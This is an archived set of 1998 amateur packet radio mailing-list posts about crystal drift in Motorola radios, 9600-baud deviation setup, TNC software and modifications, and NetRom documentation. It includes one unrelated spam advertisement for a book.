> I have a Mitrek that drifts around way too much as it warms up.
> I know the crystals should have been ordered matched to an element but
> this was already done when I got it.
>
> 73,
> Steve N5SD
>
>
> ------------------------------
>
> End of REGIONAL_FREQ Digest 150
> ********************************

Date: Thu, 8 Jan 1998 01:02:59 -0600 (CST)
Message-Id: <199801080657.AAA07443@wolfden.swsc.k12.ar.us>
Reply-To: regional_freq@tapr.org

Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: "Travis W Burton KB5ILY" <tburton@pcfa.org>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:421] Re: REGIONAL_FREQ digest 150
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators
MIME-Version: 1.0

Hi Gang.

ICM (as mentioned in another response) and International Crystal
Manurfacturing in Oklahoma City OK (mentioned below by Russell) are the same
company.

ICM's toll free number is 800-725-1426. They do have faster service plans
available in addition to the 4 weeks, but as you know.. `speed costs money,
how fast can you afford?. Either you can supply the elements for them to put
the crystals in or you can buy elements from them. As long as your elements
are in good shape, use them, it's cheaper.

I hope this helps.

On 8 Jan 98 at 0:08, Russell Oder wrote:

> Date: Thu, 8 Jan 1998 00:08:16 -0600 (CST)
> Reply-to: regional_freq@tapr.org
> From: "Russell Oder" <highlandfl@worldnet.att.net>
> To: regional_freq@tapr.org
> Subject: [REGIONAL_FREQ:420] Re: REGIONAL_FREQ digest 150

> Stephen, if you don't receive the schematic, you might what to do what we
did.
> We sent the channel elements to Internation Crystal in Oklahoma and ordered
> the crystals and asked that the crystals be installed and the channel
element
> adjusted to put on frequency. It took about 4 weeks but in over 2 years, no
> drift with operation 24 hours a day 7 days a week.
>
> Good luck.
>
> Russell Oder
> e-mail address highlandfl@worldnet.att.net
>
> ----------
> >
> >   REGIONAL_FREQ Digest 150
> >
> > Topics covered in this issue include:
> >
> >   1) Mitrek Frequency Stability
> >   by "Stephen C. Draper N5SD" <sdraper@ckt.net>
> >
> > --
> >
> > Date: Wed, 07 Jan 1998 17:24:13 +0000
> > From: "Stephen C. Draper N5SD" <sdraper@ckt.net>
> > To: regional_freq@tapr.org
> > Subject: Mitrek Frequency Stability
> > Message-ID: <34B3BA3D.537B@ckt.net>
> >
> > Does anyone have schematics for the Motorola Mitrek Channel Elements?
> > KXN1088A and KXN1086B ?
> >
> > I have a Mitrek that drifts around way too much as it warms up.
> > I know the crystals should have been ordered matched to an element but
> > this was already done when I got it.
> >
> > 73,
> > Steve N5SD
> >
> >
> > ------------------------------
> >
> > End of REGIONAL_FREQ Digest 150
> > ********************************
>
>

           73 De Travis W. Burton, KB5ILY
    Communications & Warning Officer, Nevada County OES
           Assistant Administrator, pcfa.org
  Amateur Packet Radio: KB5ILY @ KB5ILY.SWAR.AR.USA.NOAM
Internet: mailto:tburton@pcfa.org OR mailto:kb5ily@amsat.org
             WWW: http://pcfa.org/~tburton/
        GOD BLESS THE UNITED STATES of AMERICA

Date: Thu, 8 Jan 1998 06:38:30 -0600 (CST)
Message-Id: <3.0.32.19980108065851.00ac3260@tapr.org>
Reply-To: regional_freq@tapr.org
Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: "Joe S. Borovetz" <wa5vms@tapr.org>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:422] Re: Mitrek Frequency Stability
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators
Content-Type: text/plain; charset="us-ascii"
X-Mailer: Windows Eudora Pro Version 3.0 (32)

Steve

Over the past ten years, I have re-crystalled a number of channel elements
for RCA and Motorola radios.

These radios were used in 9600 baud packet service.

I ALWAYS order crystals from ICM. I know people that favor some of the
other crystal manufacturers but ICM is the only house that has provided
quality crystals that STAY on freq.

It is possible for ICM to have some problems.

In early 1988, I ordered several sets of RCA 700 crystals(to be installed
in elements).

For the next 8 months, I chased the freq on these radios until they would
not "net" to the correct freq.

I called ICM and sure enough they had a problem during that time frame.

New crystals were sent, no questions asked.

Many of these radios are installed in the 9600 baud backbone of the Texnet
network in both Oklahoma and Texas.

The network continues to work day in and day out. We do have to touch up
freq every couple of years but this is normal drift, not excessive drift
like you mentioned.

One last thought, do not overlook the possibility that your channel
elements may have a problem.

I have not done as many Mitreks as I have Micors but I do run across a bad
element from time to time.

Joe

At 05:26 PM 1/7/98 -0600, you wrote:
>Does anyone have schematics for the Motorola Mitrek Channel Elements?
>KXN1088A and KXN1086B ?
>
>I have a Mitrek that drifts around way too much as it warms up.
>I know the crystals should have been ordered matched to an element but
>this was already done when I got it.
>
>73,
>Steve N5SD
>
>
>

Date: Thu, 8 Jan 1998 13:54:41 -0600 (CST)
Message-Id: <000e01bd1c6e$e6436a40$0a5d9b8f@rich-1>
Reply-To: regional_freq@tapr.org
Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: "Rich Hallman N7TR" <n7tr@rnodx.org>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:424] Re: Mitrek Frequency Stability
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators
X-Mailer: Microsoft Outlook Express 4.72.2106.4
Content-Transfer-Encoding: 7bit
Content-Type: text/plain;
MIME-Version: 1.0

>Many of these radios are installed in the 9600 baud backbone of the Texnet
>network in both Oklahoma and Texas.
>
>The network continues to work day in and day out. We do have to touch up
>freq every couple of years but this is normal drift, not excessive drift
>like you mentioned.

Sure wish I lived in WARM Texas!!! ha   I have just developed a Problem
that my Micor after 2 years NOW drifts off freq when the temp hits 15
degrees or below...Past two years its been solid at 9600 baud....Guess when
the 6 ft of snow is gone Ill look into getting new Xtals and Channel
Elements.....Hope we have a WARM winter here in Reno!!

     See Ya!   Rich N7TR Reno

Date: Thu, 8 Jan 1998 18:02:10 -0600 (CST)
Message-Id: <000701bd1c90$a83732a0$82c014d0@p233>
Reply-To: regional_freq@tapr.org
Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: "kb2txp" <kb2txp@spacetech.com>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:425] Re: REGIONAL_FREQ digest 151
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators
X-Mailer: Microsoft Outlook Express 4.72.2106.4
Content-Transfer-Encoding: 7bit
Content-Type: text/plain;
MIME-Version: 1.0

Try looking into using GE Phoenix SE's for 440 9.6k links. We have used them
thru out the Western NY areas over the past two years with Very Good
results! (Ice on the beams being the only exception) If anyone would like
the nessesary mods and sources for the equip., please feel free to drop ME a
note..

73, Mark / KB2TXP
kb2txp@kb2txp.#wny.ny.usa.noam
kb2txp@spacetech.com

--
Steve Stroh   Woodinville, Washington USA
steve@strohpub.com

11. Re: [NETSIG:3451] Re: Motorola Micor

From: "Daniel Meredith" <dmeredith@phx-az.com>
Date: Sun, 8 Mar 1998 22:34:58 -0700
To: <netsig@tapr.org>
Message-ID: <002501bd4b1d$196dc140$0100000a@cx51746-a.phnx1.az.home.com>
Rendered body type: text/plain

Hi All,
    It appears the re-mailer stripped my attachment...If you would like a
clean copy, send me an e-mail directly and I'll send it to you...

Dan N7MRP

-----Original Message-----
From: Daniel Meredith <dmeredith@phx-az.com>
To: netsig@tapr.org <netsig@tapr.org>
Date: Sunday, March 08, 1998 19:26
Subject: [NETSIG:3451] Re: Motorola Micor

This is a multi-part message in MIME format.

12. Unsubscribe netsig

From: "Ed Kaprocki" <kaprocki@iag.net>
Date: Tue, 10 Mar 1998 13:25:53 -0500
To: <netsig@tapr.org>
Message-ID: <017001bd4c51$f5f3cee0$8b091ecf@kaprocki.seo.com>
Rendered body type: text/plain

[Empty message body]

13. Tekk KS-1000 deviation

From: DPedersen@MAF.Org (Dave Pedersen)
Date: Tue, 10 Mar 1998 14:17:00 +0000
To: netsig@tapr.org
Message-ID: <00023F94.eval@MAF.Org>
Rendered body type: text/plain

I just received three Tekk KS-1000 radios. I have them sending 9600 baud packet over a 1 mile link so far.

There is one thing I could use some help on, though. I do not have a UHF deviation meter anymore...both our IFR-500As were stolen last year. In the meantime, I am just driving them with whatever setting R202 (the deviation level trimpot) defaults to, and with a drive level from the tnc of 1V P-P.

The idea I had was to turn R202 up all the way, and then adjust the drive level externally on my TNCs, which are Kantronics KPC-9612+ models. I expect the Tekk radios are predictable enough off the production line that if we know just how many millivolts to drive them with for the desired deviation, we can set it and be reasonably sure of being in the ballpark. The KPC-9612+ models have a software parameter to adjust the output signal level. If I know the required level, I can calculate the setting and be done.

Does anyone have these units in service that they can run a test and give me an idea of the required drive level?

Thanks,

Dave Pedersen
N7BHC
Kinshasa, Congo

14. Re: [NETSIG:3455] Tekk KS-1000 deviation

From: IronMan Mike Curtis <wd6ehr@kaiwan.com>
Date: Tue, 10 Mar 1998 13:15:50 -0800 (PST)
To: netsig@tapr.org
Message-ID: <Pine.SUN.3.95.980310130826.2400F-100000@kaiwan009.kaiwan.com>
Rendered body type: text/plain

The method I prefer is:

1. Using the same freq counter, tweak transmit for all units.
2. Set up a BER test and adjust deviation to highest with minimal errors.
3. Tweak receive frequency fo rthe other unit to minimize BER.
4. Raise deviation as per #2.
5. Repeat until no higher deviation can be achieved without more bit errors.
6. Back off the deviation around 10% to allow for variances.

There is nothing inherently sacred about +/- 3 kHz deviation, unless legally required of course. the optimal deviation is a function of receive filters, receiver linearity, transmitter linearity, and so forth.

-- mike

15. Re: [NETSIG:3455] Tekk KS-1000 deviation

From: Gary Mitchell <wb6yru@arasmith.com>
Date: Wed, 11 Mar 1998 01:37:44 -0800
To: netsig@tapr.org
Message-ID: <35065B67.656@arasmith.com>
Rendered body type: text/plain

Dave Pedersen wrote:
>
> I just received three Tekk KS-1000 radios. I have them sending 9600 baud
> packet over a 1 mile link so far.
>
> There is one thing I could use some help on, though. I do not have a UHF
> deviation meter anymore...both our IFR-500As were stolen last year. In
> the meantime, I am just driving them with whatever setting R202 (the
> deviation level trimpot) defaults to, and with a drive level from the
> tnc of 1V P-P.

My limited experience is that a little over half that (600 mV p-p) is
about right. In my units, the trim pot inside the KS-1000 is non-
functional, the input bypasses it and some other audio conditioning
circuitry. (Apparently, that's part of what they do to them for
higher speed applications.)

> The idea I had was to turn R202 up all the way, and then adjust the
> drive level externally on my TNCs, which are Kantronics KPC-9612+

I hope you don't have any trouble with those 9612+ TNCs. I couldn't
get two 9612's to talk to each other using KS-1000's. It turned out
to be the 9612 TNC's (although Kantronics claimed they both were
working). Those same KS-1000's work just great using Spirit-II TNCs
over a 13 mile path...very few retries.

73, Gary WB6YRU

---

16. Re: [NETSIG:3457] Re: Tekk KS-1000 deviation

From: Chris Sussmann <sussmann@strogg.com>
Date: Wed, 11 Mar 1998 12:53:15 -0600 (CST)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980311124906.1473A-100000@linux.n1uoc>
Rendered body type: text/plain

On Wed, 11 Mar 1998, Gary Mitchell wrote:

> Dave Pedersen wrote:
>
> I hope you don't have any trouble with those 9612+ TNCs. I couldn't
> get two 9612's to talk to each other using KS-1000's. It turned out
> to be the 9612 TNC's (although Kantronics claimed they both were
> working). Those same KS-1000's work just great using Spirit-II TNCs
> over a 13 mile path...very few retries.
>
That's funny...we are running two kpc-9612 across town with out any
troubles...that is using KS-900. We do have a KS-1000 on a MFJ tnc and I
seem to like the 1000 over the 900. Mostly because of the operating
voltage requirements.

> 73, Gary WB6YRU
>
my two cents worth, anyways...

Chris
N1UOC
sussmann@strogg.com

---

17. Re: [NETSIG:3457] Re: Tekk KS-1000 deviation

From: Burt Lang <burt@rocler.qc.ca>
Date: Fri, 13 Mar 1998 17:17:55 -0500
To: netsig@tapr.org
Message-ID: <3509B093.170B30B4@rocler.qc.ca>
Rendered body type: text/plain

Gary Mitchell wrote:
>
> Dave Pedersen wrote:
> >
> > I just received three Tekk KS-1000 radios. I have them sending 9600
> baud
> > packet over a 1 mile link so far.

> >
> > There is one thing I could use some help on, though. I do not have a
> UHF
> > deviation meter anymore...both our IFR-500As were stolen last year.
> In
> > the meantime, I am just driving them with whatever setting R202 (the
> > deviation level trimpot) defaults to, and with a drive level from
> the
> > tnc of 1V P-P.
>
> My limited experience is that a little over half that (600 mV p-p) is
> about right. In my units, the trim pot inside the KS-1000 is non-
> functional, the input bypasses it and some other audio conditioning
> circuitry. (Apparently, that's part of what they do to them for
> higher speed applications.)
>
> > The idea I had was to turn R202 up all the way, and then adjust the
> > drive level externally on my TNCs, which are Kantronics KPC-9612+
>snipped
> 73, Gary WB6YRU

Bear in mind that any crystal controlled radio with varacap FM across
the crystal will have widely varying drive requirements depending on how
much loading is on the crystal to bring it on frequency. If lightly
loaded, it takes very little drive. If heavily loaded to bring the
frequency down it will take a lot of drive. Max to min drive can be
10:1 or more. So do it right and find someone with a deviation meter
and set it right.

Burt VE2BMQ

18. PK232 software

From: William Bennett <WizardOfAz@cyberdude.com>
Date: Sat, 14 Mar 1998 08:50:27 -0700
To: netsig@tapr.org
Message-ID: <350AA742.45902D21@cyberdude.com>
Rendered body type: text/plain

I am brand new to digital radio, though I've been reading this newsgroup for
a few months. I just acquired a PK232 with PACTOR upgrade. I am looking for
software to control it that will run on a W/95 (or DOS) computer. Any
suggestions? Are there downloadable free/share/demoware programs. Where?

Bill N7DZ

19. Re: [NETSIG:3460] PK232 software

From: Ralph Driver <mail.carol.net@carol.net>
Date: Sat, 14 Mar 1998 13:38:27 -0600
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980314133827.007a86c0@mail.carol.net>
Rendered body type: text/plain

At 09:56 AM 3/14/98 -0600, you wrote:
>I am brand new to digital radio, though I've been reading this newsgroup for
>a few months. I just acquired a PK232 with PACTOR upgrade. I am looking for
>software to control it that will run on a W/95 (or DOS) computer. Any
>suggestions? Are there downloadable free/share/demoware programs. Where?
>
>Bill N7DZ
>
>Hello Bill, I run a program called "PAKET 6.1" Its real user frendly.
Don't know where you might download it but it should not be hard to find.
Have also heard that MFJ has their windows version on the market. It was
written by Buck Rogers,

Hope you find a program that will work for you

Ralph Driver kc5gpm

20. Re: [NETSIG:3460] PK232 software

From: Dino Darling <dinod@deltanet.com>
Date: Sat, 14 Mar 1998 12:46:20 -0800
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980314124620.0081e8f0@mail.deltanet.com>
Rendered body type: text/plain

Hello Bill. With my vast knowledge of Packet Radio and Digital Communications
(or should I say limited :-) I have found that the BEST program for the PK-232
(which I've upgraded with the TAPR 9600 modem, modem disconnect header, installation
kit, and Smart Watch)is PkGOLD from the guys at Interflex.

http://www.interflex.com

To download the TESTDRIVE version, go to...

http://www.interflex.com/private/testdriv.htm

....and download the PkGOLD version. Good Luck and have fun with PkGOLD.

At 09:56 AM 3/14/98 -0600, you wrote:
>I am brand new to digital radio, though I've been reading this newsgroup for
>a few months. I just acquired a PK232 with PACTOR upgrade. I am looking for
>software to control it that will run on a W/95 (or DOS) computer. Any
>suggestions? Are there downloadable free/share/demoware programs. Where?
>
>Bill N7DZ
>
>
Dino...dinod@deltanet.com

21. AGW WIN95 TCPIP <<>>AX25

From: "(SV2AGW) George Rossopoylos" <sv2agw@the.forthnet.gr>
Date: Wed, 18 Mar 1998 13:20:31 +0200
To: <netsig@tapr.org>
Message-ID: <199803181020.MAA17302@nefeli.forthnet.gr>
Rendered body type: text/plain

Hi

I have upload a prerelease beta version of a new driver that redirects the
wi95 dialup networking to my
AGW packet Engine. So now it is possible to access the internet via your
local gateway station using all the win95 internet programs and all the
tncs that AGW Packet Engine supports. There are step by step instructions
in agwpe.hlp.
The location of the files is in the http://www.forthnet.gr/sv2agw/colin/
73
George Rossopoulos
e-mail:sv2agw@the.forthet.gr
packet:SV2AGW@SV2DXC.TSL.GRC.EU
http://www.forthnet.gr/sv2agw/
http://www.intranet.gr/isefi/rossopou/rossopou.htm

George Rossopoulos
e-mail:sv2agw@the.forthet.gr
packet:SV2AGW@SV2DXC.TSL.GRC.EU
http://www.forthnet.gr/sv2agw/
http://www.intranet.gr/isefi/rossopou/rossopou.htm

22. VHF DCD mod ??

From: Mike Fahmie <MPFahmie@lbl.gov>
Date: Wed, 18 Mar 1998 13:45:00 -0800
To: netsig@tapr.org
Message-ID: <199803182146.NAA15642@mh1.lbl.gov>
Rendered body type: text/plain

>From time to time I have seen instructions on modifying circuitry in a
standard TNC2 to improve the DCD action. I am not referring to the State
Generator or Digital DCD mods, this mod is known as the N7CL (Eric
Gustafson) VHF DCD mod and simply involves changing some component values
around the modem chip.

What does this mod do? The article simply says "improves performance" (
kinda like those special additives in gasoline I guess). Does it allow you
to operate with open squelch like the State Generator DCD mod, or does it
simply shorten response times or ..... ???

If it is truly a useful modification, why haven't manufacturers incorporated
the changes into current production?

-Mike-

```
Mike Fahmie  -  WA6ZTY @ N6EEG  -  MPFahmie@lbl.gov
Advanced Light Source - Lawrence Berkeley National Laboratory
=============================================
"Alas, a Balrog, and I am already weary."
Gandalf the Wizard - Lord of the Rings
=============================================
```

23. unsubscribe

From: "Fred Volk" <fvolk@ix.netcom.com>
Date: Wed, 18 Mar 1998 19:07:01 -0500
To: <netsig@tapr.org>
Message-ID: <002d01bd52ca$f290f6e0$0200a8c0@fvolk.ix.netcom.com>
Rendered body type: text/plain

[Empty message body]

24. Re: [NETSIG:3465] unsubscribe

From: DSmith174 <DSmith174@aol.com>
Date: Wed, 18 Mar 1998 23:03:39 EST
To: netsig@tapr.org
Message-ID: <733f5967.3510991d@aol.com>
Rendered body type: text/plain

I would like to unsubscribe

25. Re: [NETSIG:3464] VHF DCD mod ??

From: Bob Nielsen <nielsen@primenet.com>
Date: Wed, 18 Mar 1998 21:54:41 -0700 (MST)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980318214103.8279A-100000@nielsen.tus.primenet.com>
Rendered body type: text/plain

On Wed, 18 Mar 1998, Mike Fahmie wrote:

> >From time to time I have seen instructions on modifying circuitry in a
> standard TNC2 to improve the DCD action. I am not referring to the State
> Generator or Digital DCD mods, this mod is known as the N7CL (Eric
> Gustafson) VHF DCD mod and simply involves changing some component values
> around the modem chip.
>
> What does this mod do? The article simply says "improves performance" (
> kinda like those special additives in gasoline I guess). Does it allow you
> to operate with open squelch like the State Generator DCD mod, or does it
> simply shorten response times or ..... ???

There are a couple of versions. Eric established some modifications to
the TNC2 modem circuitry. The simplified version for vhf involves
changing a few circuit values to optimize the DCD for open squelch
operation (although depending on the noise characteristics of the radio,
the "stock" XR2211 circuit will sometimes work with open squelch). He
also published a more complicated circuit which is used in the TAPR 2211
DCD mod kit. This can be used with a potentiometer to adjust the
characteristics for HF use.

I have used both of these circuits and they are quite effective for open
squelch operation at VHF.

The "state machine" DCD circuit is for use with TM3105 or AM7910 modems
(the TNC2 already has a state machine, by the way).

>
> If it is truly a useful modification, why haven't manufacturers incorporated
> the changes into current production?

I believe MFJ incorporated this into the 1278 design. PacComm has
incorporated the state machine circuit in some of its TNCs and offers an
add-on modification for others (similar to the TAPR kit).

Bob

Bob Nielsen   Internet: nielsen@primenet.com
Tucson, AZ   AMPRnet: w6swe@01.w6swe.ampr.org
                               http://www.primenet.com/~nielsen/

26. NetRom Protocol

From: "Tom Vavra" <wb8zrl@inav.net>
Date: Thu, 19 Mar 1998 18:22:01 +0000

To: netsig@tapr.org
Message-ID: <199803191822.MAA16785@soli.inav.net>
Rendered body type: text/plain

I am looking for a fairly rigorous definition of the NetRom protocol. Can
anyone point me to it (or to TheNet, X1J, etc definitions).
          tnx   Tom   WB8ZRL

27. Re: [NETSIG:3468] NetRom Protocol

From: LNUSSAT.JMALMBER@eds.com
Date: Fri, 20 Mar 1998 12:20:05 -0500
To: netsig <netsig@tapr.org>
Message-ID: <009500001082435000000 2L002*@MHS>
Rendered body type: text/plain

I am also looking for this information. So far the only thing that I have
found is written in German.

English user guides are availiable on the WWW, but I have misplaced the URL.

I am currently working on implementing AX.25 to a TNC in KISS mode on OpenVMS.
When I get that done, Adding NetRom to that will be my next project.
I have done some preliminary searching for documentation but have not found
what you are looking for.

Look also for NORD><LINK and TNPlus.

Source code for an implementation is also in TNOS, JNOS, and LINUX
distributions. I have been using the AX.25 manual and the JNOS source code for
my reference to the AX.25 driver.

Versions: 1.0, 1.1, 1.2, and 1.3.   Ron Raikes, WA8DED and Mike Busch, W6IXU

Versions: 1.1-I and 1.1-E, 1.17 NORD><LINK.

Below is Packet addresses in the user documentation.

Software: Packet: NJ7P@NJ7P.AZ.USA.NA

 Documentation: N7OO@NJ7P.AZ.USA.NA

Spanish language coordinator and distribution: Packet: NS7G@NJ7P.AZ.USA.NA

-John Malmberg
E-mail: lnussat.jmalmber@gmeds.com
Packet: WB8TYW@K4HRY.#MIDTN.TN.USA.NA

         netsig [INET.NETSIG] @ DIAMOND
03/19/98 04:32 PM

To: netsig [INET.NETSIG] @ DIAMOND
cc:
Subject: [NETSIG:3468] NetRom Protocol

I am looking for a fairly rigorous definition of the NetRom protocol. Can
anyone point me to it (or to TheNet, X1J, etc definitions).
          tnx   Tom   WB8ZRL

28. Looking for KISS Source Code

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Fri, 20 Mar 1998 13:58:15 -0500
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <c=US%a=_%p=UPINET%l=UPOPS-980320185815Z-4045@upops.utilpart.com>
Rendered body type: text/plain

I am looking for the source for KISS, any idea where I may
find it??
>

29. Re: [NETSIG:3470] Looking for KISS Source Code

From: Bob Nielsen <nielsen@primenet.com>
Date: Fri, 20 Mar 1998 16:40:34 -0700 (MST)
To: "Hast, Chuck" <wchast@utilpart.com>
Cc: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980320163931.14548B-100000@nielsen.tus.primenet.com>
Rendered body type: text/plain

On Fri, 20 Mar 1998, Hast, Chuck wrote:

> I am looking for the source for KISS, any idea where I may
> find it??

There are a couple of versions on ftp.ucsd.edu in /hamradio/packet/kiss

73, Bob W6SWE

Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@01.w6swe.ampr.org
http://www.primenet.com/~nielsen/

30. Being a Better Educator

From: pub@ge.net
Date: Sun, 22 Mar 1998 04:05:47 -0600 (CST)
To: <smcdermo@.calpoly.edu>
Message-ID: <199803221005.EAA12088@tapr.org>
Rendered body type: text/plain

Being a Better Educator
Dear educator:

Today, more than ever, we need innovative new solutions to
educational problems.

"Kevin Kirchman's book Aspirations is an answer
to education questions such as 'How do we teach
students to think for themselves, fulfill their
potential, be creative, gain self esteem, and be
ready for this productive world?'

"His book is a must for all educators from pre-school
through graduate school. I wish his book had been
available during my 42 year teaching career."
Norma Silver
Retired teacher, Fort Lee, NJ

Introducing,
Aspirations: The Rational Foundations of Achievement.

The reason it is possible to have an entirely new perspective on
educational issues is because the theory behind education, called
epistemology, or the theory of knowledge, has _not_ been an
empirical
science.

Epistemology is to education what physics is to engineering--
but until the basis was discovered for _principles_ of
understanding,
there could be no science, and no applications that would
radically
transform educational practices.

That is until now.

"If knowledge of the humanities is subjective, that is,
only
valid for the person who holds it, of what value is
education?

"Knowledge is not subjective. There are some conceptual
models that are better--more accurate and enlightening--
than others."
Aspirations

Aspirations will show you why, and teach you precisely how to
tell the
difference.

"[Aspirations] lays out the foundations of clear,
critical

thinking, that can help us to better understand ourselves,
others, and the world around us. In the final analysis, we are
all decision makers. Don't make many more important decisions
before you read and grasp Aspirations."

Frank L. David
Co-Principal, Business Learning Centers
Murrieta, CA

Perhaps the last earthly frontier, the mind, has been finally penetrated by this wonderful new book. Aspirations won't give you old ideas about the mind that you've seen before. It's radically new.

Aspirations shows how, because of an old philosophical problem, educators are unwittingly discouraging idea forming habits that occur through the mental process of induction, or generalization. The book shows how these inductive concepts are the basis of all abilities and character.

Deterring concept formation has the effects of hindering individuality, stifling general competency and causing people to be more dependent upon the ideas formed by others (being less able to form them themselves). The book presents a new solution to this dilemma which describes the mental events that occur during concept formation that can be practiced and made habit.

Aspirations makes it clear that if you are less able to form concepts of your own, you necessarily have to borrow those formed by others. This discourages individuality, creativity, and self-reliance.
It is also the basis for a host of psychological problems, from prejudice and intolerance to low self-esteem.

Set within the context of human intellectual history, Aspirations stands out as a unique and controversial contribution to our understanding of ourselves.

Fascinating reading. A journey deep into the corners of the mind and down the paths of civilization□s philosophical development.

The author of Aspirations, Kevin Kirchman, a Cornell University educated Artificial Intelligence scientist, lecturer and businessman, has actually utilized his new understanding of innovation to develop original perspectives on

* deduction, or what reasoning is
* induction, the basis of all innovation and creativity
* character formation

and these new ideas genuinely will aid you not only in teaching better mental habits, but in improving your own.

"[Aspirations] is a self-motivational book for intelligent people."

Stan Irwin
The Producer of the Tonight Show
with Johnny Carson for 15 years

Rarely in human history is a book produced which has as important implications. Rarely is a book offered which gives us such hope and inspiration.

Aspirations will soon be promoted nationally by Rogers & Cowan, America□s largest public relations firm. Be the first to learn

and
apply these revolutionary new insights.

Table of Contents:

1 Introduction
2 The Problem -- Why Educational Philosophy is Psychologically Debilitating
3 Concepts -- The Key to Understanding the Mind
4 Descriptive Concepts -- The Foundation of Clear Thinking
5 Creating Ideas -- Concept Formation is Induction
6 Character -- The Conceptual Origins of Personal Qualities
7 Motivation -- A Theoretical Defense of the Principles of Achievement
8 Reasoning -- A New and Practical Overview
9 Goal Setting and Decision Making -- Giving Yourself a Purpose
10 Deduction -- The Connection Between Logic and Common Sense
11 Reasoning Well -- Applying the New Science of Logic
12 The Principles of Induction -- New Solutions to a Classical Challenge
13 Conceptual Modeling -- Coming Up with the Best Concepts
14 Teaching Induction -- Overcoming the Fear of Abstractions
15 Philosophical Clarifications -- Understanding the Breakthrough and Replacing Outdated Technology
16 The New Science of Logic -- Clearing the Way for a Revolution in Rationality
17 Historical Background and Philosophical Comparison

--

Putting the Conceptual Model Theory Into Perspective

If, after receiving "Aspirations", you are not completely satisfied, return it for a prompt and full refund.

Only $18.95 plus:

$3.50 US
$4.00 Canada
$4.00 Overseas surface
$10.00 Overseas air

for postage and handling

ORDER Aspirations NOW by calling USA

International 1 310 289-2394,
or faxing to 1 310 854-1840
any time with your credit card details.

Or, Mail Check, Money Order, or Credit Card details to:
Breakthrough Publishing, Inc.
291 S. La Cienega Blvd., Suite 107
Beverly Hills, CA 90211

YES! __ I would like ____ copies of Aspirations * $18.95 = _____
+ (above postage rate for first book) = _____

Name _____
Title _____
Organization_____
Mailing Addr _____
_____
City _____ State _____
Post Code _____
Country _____

VISA ___ MasterCard ___ American Express ___ Discovery ___

Card # __ __ __ __ __ __ __ __
__ __ __ __ __ __ __ __

Expiration Date _____

Signature _____

31. RE: DRSI board repair?

From: Gwyn Reedy <gwyn@paccomm.com>
Date: Wed, 25 Mar 1998 07:52:50 -0500
To: "'aef8w@aztec.asu.edu'" <aef8w@aztec.asu.edu>
Cc: "'A Ron Parsons'" <rparsons@paccomm.com>, "'BBSSIG'" <bbssig@tapr.org>,
"'NETSIG'" <netsig@tapr.org>, "'Jim Homan'" <w4dph@ij.net>,
"'Packet Cluster'" <PCLUSTER-L@POSTOFFICE.CSO.UIUC.EDU>
Message-ID: <01BD57EE.83C683A0@ppp2.lantz.com>
Rendered body type: text/plain

Paul,

I am so glad to see your message and your availability to repair DRSI boards.

>From time to time PacComm Packet Radio Systems is asked to try to repair a DRSI board. We would be most happy to forward those requests to you as our ability to repair the boards is marginal. The DRSI board bears many similarities to the (now discontinued) PacComm PC-100 board, thus we were often able to troubleshoot the DRSI product. However, our expertise on even our own card is diminished due to the passage of time and personnel turnover, so repairing DRSI boards has become more and more difficult.

Will you mind if I refer people directly to you for this kind of work.

Gwyn Reedy, W1BEL
PacComm Packet Radio Systems

-----Original Message-----
From: PAUL M. PLAYFORD [SMTP:aef8w@aztec.asu.edu]
Sent: Tuesday, March 24, 1998 12:46 PM
To: Multiple recipients of list PCLUSTER-L
Subject: DRSI board repair?

Is there any demand for DRSI board repair? I have the capabilites to repair DRSI boards types 1, 2 & 3 and if there is a need I will set up to do so

de Paul

--
****
Paul Playford, W8AEF twisted pair: 602/580-0015
35639 North 3rd Street packet: W8AEF@KC7Y.AZ.USA.NA
Phoenix, AZ 85027-7405 internet: aef8w@aztec.asu.edu

_____
To broadcast a message to all subscribers, send it to
pcluster-l@postoffice.cso.uiuc.edu
_____
To unsubscribe, send a message to
listserv@postoffice.cso.uiuc.edu
with
SIGNOFF pcluster-l

in the body of the message (subject lines are ignored).
_____
Web Page: http://www-micro.ccsm.uiuc.edu/SLL/pcluster.html
_____
Questions or problems jcoleman@uiuc.edu
_____

32. Bright LEDs?

From: Roy Welch <rdwelch@swbell.net>
Date: Mon, 30 Mar 1998 06:01:36 +0000
To: netsig@tapr.org
Message-ID: <351F3540.25D60463@swbell.net>
Rendered body type: text/plain

Hi guys,

I am looking for a bright yellow LED that could be substituted for the miniature dial lamps in my Icom IC-275/IC-475. They must operate from a variable source of 6.5-13.5 volts and have a wide dispersion angle.

I have some yellow difused ones now that would do the job if they were brighter. The ones I have draw 20ma from a 13.5 volt source with a 470 ohm limiting current resistor at maximum brightness.

I am tired of having to dissemble the radio to replace the existing lamps
when they burn out. Any help/guidance on possible types would be
appreciated.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

33. Re: [NETSIG:3474] NETSIG digest 746

From: Jim Thisdale <n1jmm@mail2.nai.net>
Date: Mon, 30 Mar 1998 22:28:04 -0500
To: netsig@tapr.org
Message-ID: <352062C4.5A62CE57@ct2.nai.net>
Rendered body type: text/plain

